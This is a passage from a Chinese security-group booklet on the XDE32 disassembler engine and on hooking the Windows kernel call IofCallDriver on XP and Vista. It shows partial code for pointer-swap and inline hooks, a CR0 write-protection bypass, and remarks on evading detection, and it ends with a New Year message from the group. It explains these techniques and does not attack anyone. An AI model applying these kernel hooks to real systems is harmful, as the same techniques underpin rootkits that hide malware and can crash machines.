    unsigned long  src_set;      // 指令操作源对象（包括寄存器，存储器等）
    unsigned long  dst_set;      // 指令操作目标对象（包括寄存器，存储器等）
    union          // 地址
    {
        unsigned char  addr_b[8];
        unsigned short addr_w[4];
        unsigned long  addr_d[2];
        signed char    addr_c[8];
        signed short   addr_s[4];
        signed long     addr_l[2];
    };
    union          // 立即数
    {
        unsigned char  data_b[8];
        unsigned short data_w[4];
        unsigned long  data_d[2];
        signed char    data_c[8];
        signed short   data_s[4];
        signed long     data_l[2];
    };
};
/* struct xde_instr */
```

#pragma pack(pop)

以上信息就覆盖了一条指令的所有信息。作为一个反汇编引擎，必须解析一个机器码并把所有的信息填入其中。一个指令对应的指令特征（在上面用灰底突出打印）起非常大的作用。在 xde32 中，特征是自己定义的，用来描述一个指令的结构、各段的字节长度等等信息。每个操作码都拥有一些指令特征，这决定了下面如何进行继续解析。指令对应指令特征形成了一个表。所有的指令特征定义如下：

```
#define C_ADDR1      0x00000001    // }
#define C_ADDR2      0x00000002    // } 指令的地址字节的有效位
#define C_ADDR4      0x00000004    // }
#define C_MODRM      0x00000008    // 指令有一个 ModR/M 字节
#define C_SIB        0x00000010    // 指令有一个 SIB 字节
#define C_ADDR67     0x00000020    // 地址长度覆盖前缀存在，此时地址字节数为 defaddr
#define C_DATA66     0x00000040    // 立即数长度覆盖前缀存在，此时立即数字节数为 defaddr
#define C_UNDEF      0x00000080    // 寄存器没有定义(这条指令操作未知的寄存器)
#define C_DATA1      0x00000100    // }
#define C_DATA2      0x00000200    // } 指令的立即数字节的有效位
#define C_DATA4      0x00000400    // }
#define C_BAD        0x00000800    // 坏指令，很少用到的一个标记
#define C_REL        0x00001000    // 这是跳转指令 jxx 或者 call
#define C_STOP       0x00002000    // 这是回跳指令，ret 或者 jmp
#define C_OPSZ8      0x00004000    // 操作数的大小是 8 位。如果没有这个标记则是 16 位或者 32 位。
#define C_SRC_FL     0x00008000    // 这条指令需要读取标志寄存器
#define C_DST_FL     0x00010000    // 这条指令影响标志寄存器
#define C_MOD_FL     (C_SRC_FL+C_DST_FL) // 上面两条的组合
#define C_SRC_REG    0x00020000    // 这条指令需要读取一般寄存器???
#define C_DST_REG    0x00080000    // 这条指令需要写一般寄存器???
#define C_MOD_REG    (C_SRC_REG+C_DST_REG) // 上面两条的组合
#define C_SRC_RM     0x00040000    /* src_set |= f(R/M)  //???
#define C_DST_RM     0x00100000    /* dst_set |= f(R/M)  can be used w/o modrm*/ ???
#define C_MOD_RM     (C_SRC_RM+C_DST_RM) ???
#define C_SRC_ACC    0x00200000    // 需要读取 AL,AX,EAX
#define C_DST_ACC    0x00400000    // 需要操作 AL,AX,EAX
#define C_MOD_ACC    (C_SRC_ACC+C_DST_ACC)
#define C_SRC_R0     0x00800000    /* src_set |= f(opcode & 0x07) */ ???
#define C_DST_R0     0x01000000    /* dst_set |= f(opcode & 0x07) */ ???
#define C_MOD_R0     (C_SRC_R0+C_DST_R0) ???
#define C_PUSH       0x02000000    /* dst_set |= XSET_ESP | XSET_MEM */ ???
#define C_POP        0x04000000    /* dst_set |= XSET_ESP, src_set |= XSET_MEM*/ ???
```

以上是指令特征。一个操作码可能拥有好几个指令特征。所以形成一张表。这里，按操作码从 0x00 开始排列，每一行代表一个操作码对应的指令特征的集合，这是一个表，在头文件 xde32_table.h 中：

```
unsigned long xde_table[ TBL_max ] =
{
    // add modrm
/* 00 */ C_MODRM+C_DST_FL+C_SRC_REG+C_MOD_RM+C_OPSZ8,
/* 01 */ C_MODRM+C_DST_FL+C_SRC_REG+C_MOD_RM,
```

```

/* 02 */ C_MODRM+C_DST_FL+C_MOD_REG+C_SRC_RM+C_OPSZ8,
/* 03 */ C_MODRM+C_DST_FL+C_MOD_REG+C_SRC_RM,
        // add al, c8
/* 04 */ C_DATA1+C_DST_FL+C_MOD_ACC+C_OPSZ8,
        // add ax/eax, c16/32
/* 05 */ C_DATA66+C_DST_FL+C_MOD_ACC,
        // push es
/* 06 */ C_BAD+C_PUSH+C_SPECIAL,
        // pop es
/* 07 */ C_BAD+C_POP+C_SPECIAL,
        // or modrm
/* 08 */ C_MODRM+C_DST_FL+C_SRC_REG+C_MOD_RM+C_OPSZ8,
/* 09 */ C_MODRM+C_DST_FL+C_SRC_REG+C_MOD_RM,
/* 0A */ C_MODRM+C_DST_FL+C_MOD_REG+C_SRC_RM+C_OPSZ8,
/* 0B */ C_MODRM+C_DST_FL+C_MOD_REG+C_SRC_RM,
        // or al, c8
/* 0C */ C_DATA1+C_DST_FL+C_MOD_ACC+C_OPSZ8,
        // or ax/eax, c16/32
/* 0D */ C_DATA66+C_DST_FL+C_MOD_ACC
... ..
}

```

这个表很长。有多少条指令就有多少行。为了节约篇幅，我只引用了前面的小部分。从这个表里可以迅速找到一个指令的特征用于之后的分析。这个表是反汇编引擎的核心所在。你可以在网上下载完整的表。

3-2 反汇编引擎 XDE32 之具体实现

这一小节来看看 xde32.c 中的实现部分。首先是汇编函数：

```

int __cdecl xde_asm(/* OUT */ unsigned char* opcode,
                   /* IN */ struct xde_instr* diza);

```

这个函数输入为前面的 xde_instr 结构。也就是被解析过的指令。输出为指令机器码。你会发现写机器码真的是很简单的一件事情：

```

int __cdecl xde_asm(/* OUT */ unsigned char* opcode,
                   /* IN */ struct xde_instr* diza)
{
    unsigned char* p;
    unsigned int i;
    p = opcode;
    // 首先写各个前缀
    if (diza->p_seg )          *p++ = diza->p_seg;
    if (diza->p_lock)          *p++ = diza->p_lock;
    if (diza->p_rep )          *p++ = diza->p_rep;
    if (diza->p_67 )           *p++ = diza->p_67;
    if (diza->p_66 )           *p++ = diza->p_66;
    // 然后写操作码

```

```

    *p++ = diza->opcode;
    if (diza->opcode == 0x0F)        *p++ = diza->opcode2;
    // 写 ModR/M 字节
    if (diza->flag & C_MODRM)        *p++ = diza->modrm;
    if (diza->flag & C_SIB)          *p++ = diza->sib;
    // 写地址字节
    for(i=0; i<diza->addrsz; i++) *p++ = diza->addr_b[i];
    // 写立即数字节
    for(i=0; i<diza->datasz; i++) *p++ = diza->data_b[i];
    // 返回写了多少个字节
    return p - opcode;
}

```

当然这离一个汇编编译程序还差得远。一个汇编编译程序应该能解析字符串，根据汇编助记符来生成机器码。绝对不是通过解析过的机器码信息。可见反汇编引擎和汇编编译程序的差别还是很大的。下面看反汇编部分的实现，这个函数原型是这样的：

```

int __cdecl xde_disasm(/* IN */ unsigned char *opcode,
                      /* OUT */ struct xde_instr *diza)

```

我们拿到的是机器码 `opcode` (只知道所在指针，不知道到底有多长)。i386 的指令是变长指令。你不得不去把一堆连续的字节拆解成一条一条的指令，而且还没有非常直观的方法。这个函数返回的是，当前解析出的这条指令有多长。这样，你就可以把指针移动一个长度来解析下一条指令。解析出的信息放在 `diza` 中。下面是具体的实现过程：

```

int __cdecl xde_disasm(/* IN */ unsigned char *opcode,
                      /* OUT */ struct xde_instr *diza)

```

```

{
    unsigned char c, *p;
    unsigned long flag, a, d, i, xset;
    unsigned long mod, reg, rm, index, base;
    // 操作码
    p = opcode;
    // 把 diza 清 0
    memset(diza, 0x00, sizeof(struct xde_instr));
    // 得到数据字节数和地址字节数
    diza->defdata = XDE32_DEFAULT_ADDR/8;
    diza->defaddr = XDE32_DEFAULT_DATA/8;

    // 指令的特征标记，先清 0
    flag = 0;

    // 如果前两个字节为全 0 或者全 F, 认为是坏指令??
    if (*(unsigned short*)p == 0x0000) flag |= C_BAD;
    if (*(unsigned short*)p == 0xFFFF) flag |= C_BAD;
    ... ..
}

```

前面只是一些准备活动。然后下面的解析按前面的指令图解，分为这么几步：

第一步，解析前缀。

第二步，解析操作码。并取得对应的指令特征。

第四步，根据指令特征，如果存在 ModR/M 字节，则解析之。

第三步，根据前面的解析，如果存在 SIB 字节，则解析之。

第五步，如果根据前面的解析，有地址字节存在，则解析之。

第六步，如果有立即数存在，则解析之。

中间每一步的时候，还会随时统计涉及到的（被读或者被写）寄存器或者存储器等。这统计烦琐，几乎占用了这中间绝大多数篇幅。而我对此又不是很感兴趣的，因此就没怎么去看了。

```
int __cdecl xde_disasm(/* IN */ unsigned char *opcode,
                      /* OUT */ struct xde_instr *diza)
{
    .....
    // 解析前缀
    while(1)
    {
        c = *p++;
        // 数据覆盖前缀
        if (c == 0x66)
        {
            diza->p_66 = 0x66;
            diza->defdata = (XDE32_DEFAULT_DATA^32^16)/8;
            continue;
        }
        // 地址覆盖前缀...
        if(c == 0x67)
        {
            ... ..
        }
        // 各种重复前缀
        if ((c == 0x26) || (c == 0x2E) || (c == 0x36) || (c == 0x3E) ||
            (c == 0x64) || (c == 0x65))
        {
            ... ..
        }
    } // 前缀解析到此为止
    // 前缀解析完后，c 就变成了操作码，取得指令特征
    flag |= xde_table[ TBL_NORMAL + c ];
    if (flag == C_ERROR) return 0;
    // 如果是 2 字节指令
    if (c == 0x0F)
    {
        c = *p++;
        // 根据第二字节取得指令特征
        flag |= xde_table[ TBL_OF + c ];
        if (flag == C_ERROR) return 0;
        diza->opcode2 = c;
```

```

    ... .. // 这里根据各种指令来获取影响到的寄存器和存储器
}
// 如果根据特征, 有 ModR/M 字节, 则解解析之
if (flag & C_MODRM)
{
    c = *p++;
    diza->modrm = c;
}
... ..
... .. // 其他的步骤基本类似, 这里一并略去
... ..
return diza->len;    // 最后返回指令的总字节长度.
}

```

好了, 我看到这里, 基本理解了一个反汇编引擎的工作原理。限于作者的水平, 没有详细的介绍。但是相对下面要用的技术, 是非常足够了。也许有兴趣的话我们可以自己开发一个反汇编引擎。32 位的反汇编引擎有很多。但是 64 位的 i386 反汇编引擎似乎没有。(也许有但是没有找到?)。wowocock 为此很恼火, 他说要自己写一个, 不过他似乎一直没有时间。

3-3 XP 下 HOOK 系统调用 IoCallDriver

从这里开始, 我希望用新的内核阅读能力, 做一些更有用的事情。很多安全软件用了系统内核调用 HOOK 技术。当然威胁系统安全的软件也一样在使用着它们。这虽然是 MS 所不希望看到的, 但却不是我们所可以不关心的。XP 下做任何已经导出的系统调用的 HOOK 都非常容易。这正是 HOOK 流行的原因。

IoCallDriver 是一个非常重要的调用。在这里可以过滤到所有的系统请求。IoCallDriver 的另一个常用的内部版本是 IoofCallDriver。几乎所有的内核驱动都调用了 IoofCallDriver。即使你在开发中写下 IoCallDriver, 编译后的代码中也只能发现 IoofCallDriver 这个符号。IoofCallDriver 的反汇编非常简单:

```

; Exported entry 42. IoCallDriver
; LONG __cdecl IoCallDriver(PDEVICE_OBJECT DeviceObject, PIRP Irp)
public @IoCallDriver@8
@IoCallDriver@8 proc near
    jmp ds:_pIoCallDriver
@IoCallDriver@8 endp

```

几乎所有的系统调用都如此: 进入之后, 立刻出现一个 jmp ..., 跳到真实的调用处。这形成了一个系统调用跳转表。这真是一个糟糕的地方, 因为只要修改这个地址, 一切系统调用的 HOOK 都是简单轻松的了。

不过初学者可能会产生一些错误的想法: 既然是 jmp ds:_pIoCallDriver, 那么我只要把符号 _pIoCallDriver 的值修改掉, 一切就 OK 了。

- 有以下几个原则:
1. 凡是你看见的代码, 你都可以随意修改。
 2. 符号的值, 不可以修改。

你看见的符号, 在机器码中并非符号, 而是已经编译得出的数字。假设 _pIoCallDriver = 8099c99h, 那么这条指令本质上是:

```

jmp ds: 8099c99h

```

你可以修改这个值, 但是你无法修改 _pIoCallDriver 这个符号。假设其他地方也调用了这个符号的话, 你在这里对值的修改, 并不影响其他地方对这个符号的调用。那些地方依然是 8099c99h。

这样一来，如果你想修改符号的值，似乎唯一的办法是对 8099c99h 进行全面查找替换。但是不幸的是，除了 _pIofCallDriver 这个符号之外，其他的数据也可能为这个值。所以结论为：符号的值，不可以修改。

下面考试考虑修改 jmp ds: _pIofCallDriver,32 位下，jmp 后面直接就是 32 位地址。考虑前面看过的反汇编引擎的技术，很容易想到第一个字节是前缀，第二个字节是 jmp 这个操作码，后一字节就是跳转地址，为 32 位。当前要修改它还有一个前提，就是我能找到这个指令本身所在。然而这也难不倒我们。用 MmGetSystemRoutineAddress 很容易得到 IofCallDriver 的地址，而这个 jmp 正是第一条指令。那么写法如下：

```
// 首先定义一个函数指针类型
typedef NTSTATUS FASTCALL (*PMY_IOFCALLDIVER_FP)( IN PDEVICE_OBJECT,IN OUT PIRP);
// 以下函数用函数 newIofCallDriver 去代替现有的 IofCallDriver,同时返回旧的 IofCallDriver 所跳转
// 的实际地址。如果失败，则返回空。
PMY_IOFCALLDIVER_F MyHookIofCallDriverXP(
    IN PMY_IOFCALLDIVER_F newIofCallDriver,
    IN BOOLEAN hookOrUnhook)
{
    UNICODE_STRING functionName;
    PBYTE address;
    static PMY_IOFCALLDIVER_F oldIofCallDriverBody = NULL;
    RtlInitUnicodeString( &functionName, L"IofCallDriver" );

    // 得到 IofCallDriver 的入口地址
    address = MmGetSystemRoutineAddress( &functionName );
    if(address == NULL)
        return NULL;
    if(hookOrUnhook)
    {
        // 获得入口地址后，加 2 字节的地址就是旧的 IofCallDriver 的执行体的地址
        oldIofCallDriverBody = (PMY_IOFCALLDIVER_F)(*(PLONG)(address + 2));
        InterlockedExchange((PLONG)(address + 2),newIofCallDriver);
        return oldIofCallDriverBody;
    }
    else
    {
        // 复原
        if(oldIofCallDriverBody == NULL)
            return NULL;
        InterlockedExchange((PLONG)(address + 2), oldIofCallDriverBody);
        return oldIofCallDriverBody;
    }
}
```

以上函数不是线程安全的。应该避免多线程同时调用。调用后新的 IofCallDriver 将调用你设定的函数。同时你得到了旧的 IofCallDriver 的实现体指针。新的函数调用完后，你可以选择继续调用旧的或者不再调用而直接结束掉。从而形成 HOOK。

3-4 Vista 下 IoCallDriver 的跟踪

下面是在 vista 对 IoCallDriver 的反汇编结果。我把阅读解释作为注释写在右边便于理解。可以看到，这不是一个简单的跳转过程。

nt!IoCallDriver:

81827e6b 8bff	mov	edi,edi	; 无意义指令
81827e6d 55	push	ebp	; F 指令, 备份 ebp
81827e6e 8bec	mov	ebp,esp	; F 指令, 备份 esp
81827e70 51	push	ecx	; F 指令, 备份 ecx
81827e71 a17c1b9381	mov	eax,dword ptr [nt!pIoCallDriver (81931b7c)]	; 取一个全局变量 pIoCallDriver
			; 的值。
81827e76 56	push	esi	; F 指令, 备份 esi
81827e77 8bf1	mov	esi,ecx	; 取第一个参数。第一个参数是一个
			; PDEVICE_OBJECT device, 相当于
			; esi = device
81827e79 33c9	xor	ecx,ecx	; ecx = 0
81827e7b 3bc1	cmp	eax,ecx	; 判断如果 pIoCallDriver 为 NULL,
			; 则跳到 81827e88。如果 pIoCallDriver 不为 NULL,
			; 则直接直接结束函数。
81827e7d 7409	je	nt!IoCallDriver+0x1d (81827e88)	
81827e7f ff7504	push	dword ptr [ebp+4]	; ebp+4 是函数的返回地址。
81827e82 8bce	mov	ecx,esi	; 把参数传回 ecx
81827e84 ffd0	call	eax	; 呼叫 pIoCallDriver。
81827e86 eb47	jmp	nt!IoCallDriver+0x63 (81827ecf)	; 跳到函数结束处
81827e88 fe4a23	dec	byte ptr [edx+23h]	; irp->CurrentLocation--;
81827e8b 384a23	cmp	byte ptr [edx+23h],cl	; if(irp->CurrentLocation < 0) 就出 bugcheck
81827e8e 7f0c	jg	nt!IoCallDriver+0x30 (81827e9c)	
81827e90 51	push	ecx	; 这一段就出 BugCheck.
81827e91 51	push	ecx	
81827e92 51	push	ecx	
81827e93 52	push	edx	
81827e94 6a35	push	35h	
81827e96 e810070b00	call	nt!KeBugCheckEx (818d85ab)	
81827e9b cc	int	3	
81827e9c 8b4260	mov	eax,dword ptr [edx+60h]	; (PBYTE)irp->Tail.Overlay.
			; CurrentStackLocation -= 24
			; 这个等于 IoSkipCurrentIrpStackLocation 的
			; 逆操作
81827e9f 83e824	sub	eax,24h	
81827ea2 894260	mov	dword ptr [edx+60h],eax	
81827ea5 8a08	mov	cl,byte ptr [eax]	; 这里取得 CurrentStackLocation 的主功能号
81827ea7 80f916	cmp	cl,16h	; 判断主功能号是否是 IRP_MJ_POWER

81827eaa 897014	mov	dword ptr [eax+14h],esi	
81827ead 7514	jne	nt!IoofCallDriver+0x57 (81827ec3)	
81827eaf 8a4001	mov	al,byte ptr [eax+1]	
81827eb2 3c02	cmp	al,2	; 如果是 IRP_MN_SET_POWER, 就跳 ba
81827eb4 7404	je	nt!IoofCallDriver+0x4e (81827eba)	
81827eb6 3c03	cmp	al,3	; 如果不是 IRP_MN_QUERY_POWER, ; 就跳 c3
81827eb8 7509	jne	nt!IoofCallDriver+0x57 (81827ec3);	
81827eba 8bf2	mov	esi,edx	; 似乎是无意义指令, 难道用 esi 传参数?
81827ebc e81bd1fdff	call	nt!IoPohandleIrp (81804fdc)	; 这里是电源设置和电源查询之外的处理
81827ec1 eb0c	jmp	nt!IoofCallDriver+0x63 (81827ecf)	
81827ec3 8b4608	mov	eax,dword ptr [esi+8]	; 这里开始是除了电源设置和电源查询之外 ; 的处理. 取 device->DriverObject.
81827ec6 52	push	edx	;
81827ec7 0fb6c9	movzx	ecx,cl	
81827eca 56	push	esi	; 似乎是 std call 方式的调用方法.
81827ecb ff548838	call	dword ptr [eax+ecx*4+38h]	; 调用对应的分发函数.
81827ecf 5e	pop	esi	
81827ed0 59	pop	ecx	
81827ed1 5d	pop	ebp	
81827ed2 c3	ret		
81827ed3 90	nop		
81827ed4 90	nop		
81827ed5 90	nop		
81827ed6 90	nop		
81827ed7 90	nop		

根据上面的解读, 反 C 的结果如下:

```

NTSTATUS FASTCALL IoofCallDriver(PDEVICE_OBJECT device, PIRP irp)
{
    PIO_STACK_LOCATION irpsp;

    // 首先检查一个全局变量 pIoofCallDriver, 如果这个不为空, 则调这个, 否则继续
    if(pIoofCallDriver != NULL)
        return pIoofCallDriver(device,irp);

    // 移动 irp 的 Current Stack Location.
    irp->CurrentLocation--;
    if(irp->CurrentLocation < 0)
    {
        KeBugCheckEx(0x35,irp,0,0,0,0);
    }
    irpsp = --irp->Tail.Overlay.CurrentStackLocation;

```

```

// 如果是电源设置与查询，则调用特殊的 IopPoHandleIrp.
if(irps->MajorFunction == IRP_MJ_POWER)
{
    if(irp->MinorFunction == IRP_MN_SET_POWER || irp->MinorFunction == IRP_MN_QUERY_POWER)
    {
        return IopPoHandleIrp(device,irp);
    }
}

// 否则调用对应的 Device 的 Driver 的分发函数.
return device->DriverObject->DispatchFunctions[irps->MajorFunction](device,irp);
}

```

上面的反 C 供有兴趣的读者研究。一般的说进行 HOOK 的话，只要看汇编指令就足够了。这里有个有趣的地方，似乎是微软为了自己使用的方便，留了一个全局变量名字为 `pIofCallDriver`，只要设置这个指针，`IofCallDriver` 就会调用这个函数，而忽略自己其他的处理。一般的跟踪表明，这个全局变量都为空。我们可以在这里加上我们的函数的地址来进行处理。这就形成了一个 HOOK。调用结束后，我们可以设法再 `jmp` 回来继续执行。

但是这样的方法过于依赖 `IofCallDriver` 这个函数的内部实现。`pIofCallDriver` 这个变量并没有导出，要搜索这个变量就不太容易。而且我将面向未来的 Vista 操作系统，而不是已经确定的 XP。微软随时可能修改这些代码。所以，强烈依赖于具体实现的方法是不可取的。

3-5 Vista 下 inline hook

wowocock 用了 inline hook 的方式。基本原理是，动态解析 `IofCallDriver` 开头的几条指令。并把他们拷贝到另一个地方。同时用一个调用我们的函数的代码加以替换。如果要继续执行旧的 `IofCallDriver`，在我们的函数调用完毕后，再执行被我们移动过的几条指令。执行完后后跳回原来的地方继续执行。具体步骤是：

- 第一，把 `IofCallDriver` 开头指令拷贝下来，移动到我自己的中继函数里。
- 第二，在 `IofCallDriver` 开头写入跳转指令跳转到我的中继函数。
- 第三，中继函数中执行对我自己的 `IofCallDriver` 钩子函数的调用。
- 第四，中继函数中执行原来 `IofCallDriver` 函数中拷贝过来的几条指令。
- 第五，跳转回原来的 `IofCallDriver` 后开始的跳转点继续执行。

下面假设我们的中转函数如下：

```
static __declspec(naked) MyVistaIofCallDriverRelay();
```

这个函数将容纳 `IofCallDriver` 的开头一些指令。并跳转到我们设置的自己的 `IofCallDriver` 函数。完毕后继续执行旧的 `IofCallDriver` 的代码。`naked` 表明这个函数将不生成函数框架指令。这有利于我们控制生成的代码。

首先的问题是如何实现写入跳转指令。

跳转用 `jmp` 就可以实现。但是在计算地址的时候比较麻烦。`jmp` 后可以指定绝对地址和相对地址，但这段代码我们得写入 `IofCallDriver` 前部，这样相对地址就变了。此外除了 `jmp` 之外，很多指令都能实现跳转。有些老手不喜欢用 `jmp`，因为这容易被其他工具检测而暴露。

我们必须设法使用 `jmp` 的绝对地址跳转，或者自己计算相对地址。这都不是很简单。还好我们有反汇编引擎来帮助我们生成机器码。首先必须查一下 `jmp` 的指令手册，你发现当 `jmp` 的指令码为 `ea` 时，我们可以使用绝对地址。这样就免除了计算相对地址的麻烦。

使用前面的反汇编引擎的汇编功能如下：

```

size_t length;
byte_t code[12];          // 使用一个比较大的空间来容纳未知指令
struct xde_instr myjump = { 0 };
myjump.opcode = 0xea;      // 填写指令码 EAh
myjump.addrsz = 4;         // 地址长度为 4 个字节（32 位）
myjump.datasz = 2;        // 选择子作为立即数。长度为两个字节
myjump.addr_l[0] = my_address; // 填写我要跳转到的地址
myjump.data_s[0] = 8;      // 选择子。内核代码段选择子为 8
length = xde_asm(code,&myjump);

```

这样一来，一条绝对跳转指令就被写到了 `code` 中。以后可以把 `code` 中的代码拷贝到 `IofCallDriver` 的前部。

然后我们的任务仅仅是把这段代码拷贝到 `IofCallDriver` 的前部。这并不困难。`IofCallDriver` 的开始地址可以用前面 `MmGetSystemRoutineAddress` 的方法来获得。之前这些将被覆盖的代码必须先移动到另一个地方。这个地方将是我们自己模块的代码段。如果是一般的情况，代码段是不允许写的，这会引发系统异常。但是用下面的代码可以清除这一设置：

```

dword_t old_cr0;
_asm
{
    mov eax,cr0
    mov old_cr0,eax
    and eax,0xfffffff
    mov cr0,eax
}

```

当然最后你还要恢复它。

```

_asm
{
    mov eax,old_cr0
    mov cr0,eax
}

```

下面的任务是拷贝代码。我们前面得到的 `jmp` 指令为 7 个字节。就是说我们至少要拷贝出 7 个字节的代码。我们不能只拷贝 7 字节。指令长度不定，这可能把一条指令分成两段。我们只好逐条执行进行反汇编。当得到的总的字节数达到或者超过 7 个字节的时候，大功告成。下面假设 `IofCallDriver` 的开始地址为 `start_address`。

```

size_t length,total_length = 0;
struct xde_instr code_instr={0};
byte_t *start_address = (byte_t *)MmGetSystemRoutineAddress(...);
while(total_length < 7)
{
    length = xde_disasm(start_address ,&code_instr); // 反汇编一条指令
    if(length == 0)          // 如果有指令解析失败，就直接返回失败
        return false;
    total_length += length; // 计算已经反汇编的指令的总长度
}

```

得到长度后就简单了，拷贝即可。这些代码将拷贝到我们的中断函数中去。这中间最好不要调用 C 库函数，同时提高中断级禁止线程切换，以免节外生枝发生其他的问题：

```

KIRQL irq;

```

```

irq = KeRaiseIrqlToDpcLevel();    ; 提高中断级
_asm {
    mov esi,start_address          ; IofCallDriver 的原来的开始地址
    mov edi,g_new_address          ; 这里写入我要拷贝到哪里
    mov ecx,total_length           ; 总长度
    cld
    rep movsb                      ; 拷贝

    ...                            ; 然后是写入前面的 jmp 指令的过程，这是和前面是一样的。

}
KeLowerIrql(irq);
...

```

最后是中继函数的实现。这个函数的流程前面已经介绍过了，除了耐心细致的做好堆栈平衡工作之外，有人可能疑惑如何容纳旧的部分代码然后执行。你可以这样实现：

```

static __declspec(naked) MyVistaIofCallDriverRelay()
{
    ... ..
    _asm {
old_codes:
        nop                        ; 这里写入足够多的 nop,形成一片空间来容纳拷贝过来的旧代码。
        nop
        nop
        ...
    };
    ... ..
}

```

不过又出来一个新的问题，那就是 `old_codes` 这个标号对应的具体地址如何传出，以便外面完成拷贝。既然在这个函数内部，容易得到这个地址，那么我可以在这个函数执行的早期，把这个地址传入一个叫做 `g_new_address` 的全局变量里。

```

static byte_t *g_new_address = NULL;
...
static __declspec(naked) MyVistaIofCallDriverRelay()
{
    _asm push old_codes
    _asm pop g_new_address
    ...
    ...
    _asm {
old_codes:
        nop                        ; 这里写入足够多的 nop,形成一片空间来容纳拷贝过来的旧代码。
        nop
        nop
        ...
    }
}

```



```
};  
... ..  
}
```

这样只要 `MyVistaIofCallDriverRelay` 执行过一次，就会把 `old_codes` 这个地址写入全局变量 `g_new_address` 中。当然，你得在 `hook` 之前，执行一次这个函数，并在写 `g_new_address` 前加一些条件判断防止执行后面的代码出错。

这样的 `hook` 还是有一些局限的。在被拷贝的代码中，不能有各种跳转，否则相对地址会发生错误。这限制了我们的拷贝地址的长度，也限制了我们的加入其他的处理。比如说，我要设置我的函数执行完毕后，是否继续执行后面的代码，或者直接返回。

网上已经有一些库通过反汇编引擎修改各种跳转指令的地址，以便可以拷贝大部分的指令，你可以参考它们。

3-6 总结与展望

我们费了很多的工夫，从基础的汇编，到阅读 windows 内核，到了解反汇编引擎，但是最后只给一个系统调用做了一个 `HOOK`，真是大费周折呢。如果项目实际需要，也许从网络上搜索一段 `IofCallDriver HOOK` 的代码，不就轻松搞定了吗。还好这不是实际项目，只是一个不太轻松的娱乐过程。

我还在读书的时候，技术类的书籍特别喜欢看侯捷写的书，尤其崇拜他在《深入浅出 MFC》中每章标题后的寄语：“勿在浮沙筑高台”，“唯有深入，可以浅出”。VC 类的书，真是堆积如山，但是看了太多是不明就里，做起程序来依然是碍手碍脚。惟独看了《深入浅出》那几句话，恍然大悟。有时候做技术，略去一些不需要关心的细节，使项目大大加快，但是却也培养了自己的惰性。真的碰到问题时，束手无策。要回头重头学起，时间又不济，心慌意乱，最后不得不放弃了事。与其贪图速度，不如一开始就打好基础，无论研究什么，都追根揭底，搞个明白。看似麻烦，却是似远实近的选择。

Vista 下许多内核代码都改变了。微软大幅度升级，如果内核代码还是原样，那用户的大笔钞票可真是白出了。改变内核代码相信使系统运行得更合理，更有效率，或者更安全。但是新写的代码，肯定会带来更多想不到的 `bug`，或者是给第三方的内核开发者带来麻烦。

我就碰到过这样的事情。在 WindowsXP 下认为绝对不会重入的代码，在 Vista 下居然重入导致内核调用栈耗光蓝屏了。微软当然可以说它没有错。因为如果我不是相信了他文档上所说的事实，而利用了这样的特性的话，Vista 依然是稳定的。只是目前事实改变，所以大家一起崩溃罢了。但这绝对是微软的新人写的新代码犯的愚蠢错误。

现在相信所有的第三方的内核开发者，都不得不重头检查他们的代码，并小心的搬到 Vista 上去调试。不要指望微软会他的新手程序员们给系统带入的新“特性”写入文档中。我们怎么办呢？网络上的资料大多还停留在 XP。那么我们只好自己看吧。这就是我们付出努力的目的。

遗憾的是我写这些内容的时候，还没有得到能运行的 Vista64 位版本。所以也只能写到 32 位系统为止。期待后来者的继续努力。本书的试读版本到此为止，你可以把它视为一本完整的小册子。（完）

把安全放在心上，把心放在安全上

忙碌中 2009 年已至丑岁末终点，重又开始庚寅年首新的轮回。

在这个辞旧迎新，牛尾虎首的时刻。绿色兵团组织带着一份感恩的心情，向忙碌了一年的众战友们问声好，说声大家辛苦了！

新的一年自有新的希望，新的一年承载新的梦想。在传统佳年春节即将来临之际，相信大家对新年的期盼也都开始翘首盼望。期盼祖国的更加繁荣昌盛，期盼家庭的幸福美满，期盼事业的兴旺发达，期盼安全领域的大发展！

新的一年，我们要做的事情还很多，给我们的战友带来安全理念的启蒙，为支持我们的衣食父母带去更多的关爱，用持续的活动给每一个绿兵成员带来活力，用点滴的教育给每一个绿兵成员带来安全！

即将到来的 2010 庚寅年，我们绿色兵团组织将继续以革故鼎新的努力，与时俱进的心态，发展壮大。

希望您一如既往关注绿色兵团网站 (<http://www.isbase.net/>)，期待你我在变革携手发展，在发展中共同成长！

一元复始，万象更新！庚寅虎年，我们准备好了！



绿色兵团

绿色兵团

Internet Security Base

<http://www.isbase.net>

自由 平等 互助 共享

isbase.net

绿色兵团出品

[HTTP://WWW.ISBASE.NET](http://www.isbase.net)